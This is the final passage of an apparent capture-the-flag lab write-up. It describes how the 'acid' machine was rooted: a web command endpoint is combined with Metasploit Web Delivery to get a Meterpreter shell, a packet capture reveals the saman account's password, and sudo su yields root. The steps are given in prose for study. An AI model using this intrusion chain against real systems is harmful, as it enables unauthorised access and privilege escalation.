


Figure 27: Root Access and Final Flag

Description: The final screenshot shows the recovered alias being supplied as the password for the saman account, followed by sudo su. The resulting prompt is root@acid and the root identity is confirmed with id.

Result: The saman account accepts 1337hax0r, sudo elevation succeeds, uid=0(root) is displayed, /root is entered, and flag.txt is read.

Interpretation: This proves that the packet-capture clue was not merely thematic; it directly provided the credential required to move from the web shell to root.

Why this matters: The challenge is complete once the root flag is displayed.

11. Conclusion

The supplied evidence shows a complete, connected attack chain. The investigation started with simple network discovery, moved to a non-standard HTTP service on port 33447, and then followed the challenge's hidden web paths. Source inspection and directory enumeration exposed the custom command endpoint, which was paired with Metasploit Web Delivery to obtain a Meterpreter session on the target.

Once access was established, the evidence shows the session moving from the web directory into the system filesystem, locating a packet capture under /sbin/raw_vs_isi, and downloading it to Kali. Wireshark analysis of the TCP stream revealed the alias 1337hax0r. That value was then accepted as the saman account password, and sudo su produced a root shell. The final screenshot confirms uid=0(root) and displays the root flag, completing the challenge.

The report preserves the screenshots exactly as supplied and uses simple figure labels so that every narrative step can be tied directly to the next screenshot in the chain.